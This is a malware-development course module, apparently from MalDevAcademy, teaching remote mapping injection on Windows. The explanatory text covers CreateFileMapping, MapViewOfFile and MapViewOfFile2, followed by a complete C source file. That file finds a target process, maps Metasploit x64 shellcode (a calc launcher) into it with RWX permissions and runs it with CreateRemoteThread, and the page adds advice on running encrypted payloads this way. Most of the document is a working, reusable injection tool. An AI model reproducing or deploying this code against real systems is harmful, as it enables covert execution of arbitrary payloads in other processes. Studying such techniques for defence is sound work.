Remote Mapping Injection
Performing mapping injection on a remote process.
Jump to Section (7)
Learning Objectives
0/4 doneIntroduction
The previous module demonstrated a method to perform local payload execution without the need of using private memory. This module demonstrates the same technique on a remote process instead.
Remote Mapping Injection
This section explains the WinAPIs required to perform remote mapping injection. The steps to perform remote mapping injection are listed below.
-
CreateFileMappingis called to create a file mapping object. -
MapViewOfFileis then called to map the file mapping object into the local process address space. - The payload is moved to the locally allocated memory.
- A new view of file is mapped into the remote address space of the target process, using
MapViewOfFile2, mapping the local view of file into the remote process, and thus our copied payload.
MapViewOfFile2
MapViewOfFile2 maps a view of a file into the address space of a specified, remote process.
PVOID MapViewOfFile2(
  [in]           HANDLE  FileMappingHandle,   // Handle to the file mapping object returned by CreateFileMappingA/W
  [in]           HANDLE  ProcessHandle,       // Target process handle
  [in]           ULONG64 Offset,              // Not required - NULL
  [in, optional] PVOID   BaseAddress,         // Not required - NULL
  [in]           SIZE_T  ViewSize,            // Not required - NULL
  [in]           ULONG   AllocationType,      // Not required - NULL
  [in]           ULONG   PageProtection       // The desired page protection.
);
-
FileMappingHandle- A HANDLE to a section that is to be mapped into the address space of the specified process. -
ProcessHandle- A HANDLE to a process into which the section will be mapped. The handle must have thePROCESS_VM_OPERATIONaccess mask. -
PageProtection- The desired page protection.
Implementation Note
Unlike local mapping injection, it's not necessary to make the
locally mapped view of the file executable since the payload is not
executed locally. Instead, the MapViewOfFile uses the FILE_MAP_WRITE flag in order to copy the payload. MapViewOfFile2 will then map the same bytes to the address space of the target process.
MapViewOfFile2 shares the file mapping handle with MapViewOfFile.
Therefore, any modifications to the payload in the locally mapped view
of the file is reflected in the remote mapped view of the file in the
remote process. This is useful for real-world implementations where an
encrypted payload needs to be run, as the payload can be mapped to the
remote process and decrypted locally, thus decrypting the payload in the
remote view of the file for execution.
Remote Mapping Injection Function
RemoteMapInject is a function that performs remote mapping injection. It takes 4 arguments:
-
hProcess- The handle to the target process. -
pPayload- The payload's base address. -
sPayloadSize- The size of the payload. -
ppAddress- A pointer to PVOID that receives the mapped memory's base address.
The function allocates a locally mapped readable-writable buffer and then copies the payload to it. It then uses MapViewOfFile2
to map the local payload to a new remote buffer in the target process
and finally returns the base address of the mapped memory.
BOOL RemoteMapInject(IN HANDLE hProcess, IN PBYTE pPayload, IN SIZE_T sPayloadSize, OUT PVOID* ppAddress) {

	BOOL        bSTATE            = TRUE;
	HANDLE      hFile             = NULL;
	PVOID       pMapLocalAddress  = NULL,
                pMapRemoteAddress = NULL;

    // Create a file mapping handle with RWX memory permissions
	// This does not allocate RWX view of file unless it is specified in the subsequent MapViewOfFile call
	hFile = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, NULL, sPayloadSize, NULL);
	if (hFile == NULL) {
		printf("\t[!] CreateFileMapping Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

    // Maps the view of the payload to the memory
	pMapLocalAddress = MapViewOfFile(hFile, FILE_MAP_WRITE, NULL, NULL, sPayloadSize);
	if (pMapLocalAddress == NULL) {
		printf("\t[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

    // Copying the payload to the mapped memory
	memcpy(pMapLocalAddress, pPayload, sPayloadSize);

	// Maps the payload to a new remote buffer in the target process
	pMapRemoteAddress = MapViewOfFile2(hFile, hProcess, NULL, NULL, NULL, NULL, PAGE_EXECUTE_READWRITE);
	if (pMapRemoteAddress == NULL) {
		printf("\t[!] MapViewOfFile2 Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	printf("\t[+] Remote Mapping Address : 0x%p \n", pMapRemoteAddress);

_EndOfFunction:
	*ppAddress = pMapRemoteAddress;
	if (hFile)
		CloseHandle(hFile);
	return
UnmapViewOfFile
Recall that UnmapViewOfFile only takes the base address of the mapped view of a file that is to be unmapped. Calling the UnmapViewOfFile
WinAPI to unmap the locally mapped payload is prohibited when the
payload is still running because the remote view of the file is a
reflection of the local one. Therefore, unmapping the local file map
view will cause the remote process to crash since the payload is still
active.
Demo

The target process for this demo is Notepad.exe.

The image below shows the locally mapped memory containing the payload. Notice that the permissions on the memory is RW.

MapViewOfFile2 maps the same bytes to the address space of the target process, notepad.exe. The remotely mapped memory now contains the payload with RWX permissions.

Executing the payload (Using CreateRemoteThread for simplicity)
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include <Tlhelp32.h>

#pragma comment (lib, "OneCore.lib")	// needed to compile `MapViewOfFile2`


// x64 calc metasploit shellcode
unsigned char Payload[] = {
	0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
	0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
	0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
	0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
	0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
	0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
	0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
	0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
	0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
	0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
	0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
	0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
	0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
	0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
	0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
	0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
	0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
	0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
	0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
	0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
	0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};


// allocate a local `Mapped` writable buffer and copy the payload to it
// then it maps that local buffer to an executable remote buffer, so that the remotly allcoated buffer
// includes the payload
// it return the base address of the payload
BOOL RemoteMapInject(IN HANDLE hProcess, IN PBYTE pPayload, IN SIZE_T sPayloadSize, OUT PVOID* ppAddress) {

	BOOL		bSTATE				= TRUE;
	HANDLE		hFile				= NULL;
	PVOID		pMapLocalAddress	= NULL,
				pMapRemoteAddress	= NULL;


	// create a file mapping handle with `RWX` memory permissions
	// this doesnt have to allocated `RWX` view of file unless it is specified in the MapViewOfFile/2 call
	hFile = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, NULL, sPayloadSize, NULL);
	if (hFile == NULL) {
		printf("\t[!] CreateFileMapping Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// maps the view of the payload to the memory
	// FILE_MAP_WRITE are the permissions of the file (payload) -
	// since we only neet to write (copy) the payload to it
	pMapLocalAddress = MapViewOfFile(hFile, FILE_MAP_WRITE, NULL, NULL, sPayloadSize);
	if (pMapLocalAddress == NULL) {
		printf("\t[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}


	printf("\t[+] Local Mapping Address : 0x%p \n", pMapLocalAddress);

	printf("\t[#] Press <Enter> To Write The Payload ... ");
	getchar();
	printf("\t[i] Copying Payload To 0x%p ... ", pMapLocalAddress);
	memcpy(pMapLocalAddress, pPayload, sPayloadSize);
	printf("[+] DONE \n");

	// maps the payload to a new remote buffer (in the target process)
	// it is possible here to change the memory permissions to `RWX`
	pMapRemoteAddress = MapViewOfFile2(hFile, hProcess, NULL, NULL, NULL, NULL, PAGE_EXECUTE_READWRITE);
	if (pMapRemoteAddress == NULL) {
		printf("\t[!] MapViewOfFile2 Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	printf("\t[+] Remote Mapping Address : 0x%p \n", pMapRemoteAddress);

_EndOfFunction:
	*ppAddress = pMapRemoteAddress;
	if (hFile)
		CloseHandle(hFile);
	return bSTATE;
}


BOOL GetRemoteProcessHandle(IN LPWSTR szProcessName, OUT DWORD* dwProcessId, OUT HANDLE* hProcess) {

	HANDLE			hSnapShot = NULL;
	PROCESSENTRY32	Proc = {
					.dwSize = sizeof(PROCESSENTRY32)
	};

	// Takes a snapshot of the currently running processes
	hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
	if (hSnapShot == INVALID_HANDLE_VALUE) {
		printf("\t[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
		goto _EndOfFunction;
	}

	// Retrieves information about the first process encountered in the snapshot.
	if (!Process32First(hSnapShot, &Proc)) {
		printf("\n\t[!] Process32First Failed With Error : %d \n", GetLastError());
		goto _EndOfFunction;
	}

	do {

		WCHAR LowerName[MAX_PATH * 2];

		if (Proc.szExeFile) {

			DWORD	dwSize = lstrlenW(Proc.szExeFile);
			DWORD   i = 0;

			RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

			// converting each charachter in Proc.szExeFile to a lower case character and saving it
			// in LowerName to do the *wcscmp* call later ...

			if (dwSize < MAX_PATH * 2) {

				for (; i < dwSize; i++)
					LowerName[i] = (WCHAR)tolower(Proc.szExeFile[i]);

				LowerName[i++] = '\0';
			}
		}

		// compare the enumerated process path with what is passed, if equal ..
		if (wcscmp(LowerName, szProcessName) == 0) {
			// we save the process id
			*dwProcessId = Proc.th32ProcessID;
			// we open a process handle and return
			*hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
			if (*hProcess == NULL)
				printf("\n\t[!] OpenProcess Failed With Error : %d \n", GetLastError());

			break;
		}

		// Retrieves information about the next process recorded the snapshot.
	} while (Process32Next(hSnapShot, &Proc));
	// while we can still have a valid output ftom Process32Net, continue looping


_EndOfFunction:
	if (hSnapShot != NULL)
		CloseHandle(hSnapShot);
	if (*dwProcessId == NULL || *hProcess == NULL)
		return FALSE;
	return TRUE;
}


int wmain(int argc, wchar_t* argv[]) {

	HANDLE		hProcess		= NULL,
				hThread			= NULL;
	PVOID		pAddress		= NULL;
	DWORD		dwProcessId		= NULL;


	if (argc < 2) {
		wprintf(L"[!] Usage : \"%s\" <Process Name> \n", argv[0]);
		return -1;
	}

	wprintf(L"[i] Searching For Process Id Of \"%s\" ... ", argv[1]);
	if (!GetRemoteProcessHandle(argv[1], &dwProcessId, &hProcess)) {
		printf("[!] Process is Not Found \n");
		return -1;
	}
	printf("[+] DONE \n");
	printf("[+] Found Target Process Pid: %d \n", dwProcessId);


	printf("[i] Injecting Target Process ... \n");
	if (!RemoteMapInject(hProcess, Payload, sizeof(Payload), &pAddress)) {
		printf("[!] FAILED \n");
		return -1;
	}
	printf("[+] DONE \n");


	printf("[#] Press <Enter> To Run The Payload ... ");
	getchar();

	hThread = CreateRemoteThread(hProcess, NULL, NULL, pAddress, NULL, NULL, NULL);
	if (hThread == NULL)
		printf("[!] CreateRemoteThread Failed With Error : %d \n", GetLastError());


	printf("[#] Press <Enter> To Quit ... ");
	getchar();

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- RemoteMappingInjection/RemoteMappingInjection.sln
- RemoteMappingInjection/RemoteMappingInjection/RemoteMappingInjection.vcxproj
- RemoteMappingInjection/RemoteMappingInjection/RemoteMappingInjection.vcxproj.filters
- RemoteMappingInjection/RemoteMappingInjection/RemoteMappingInjection.vcxproj.user
- RemoteMappingInjection/RemoteMappingInjection/main.c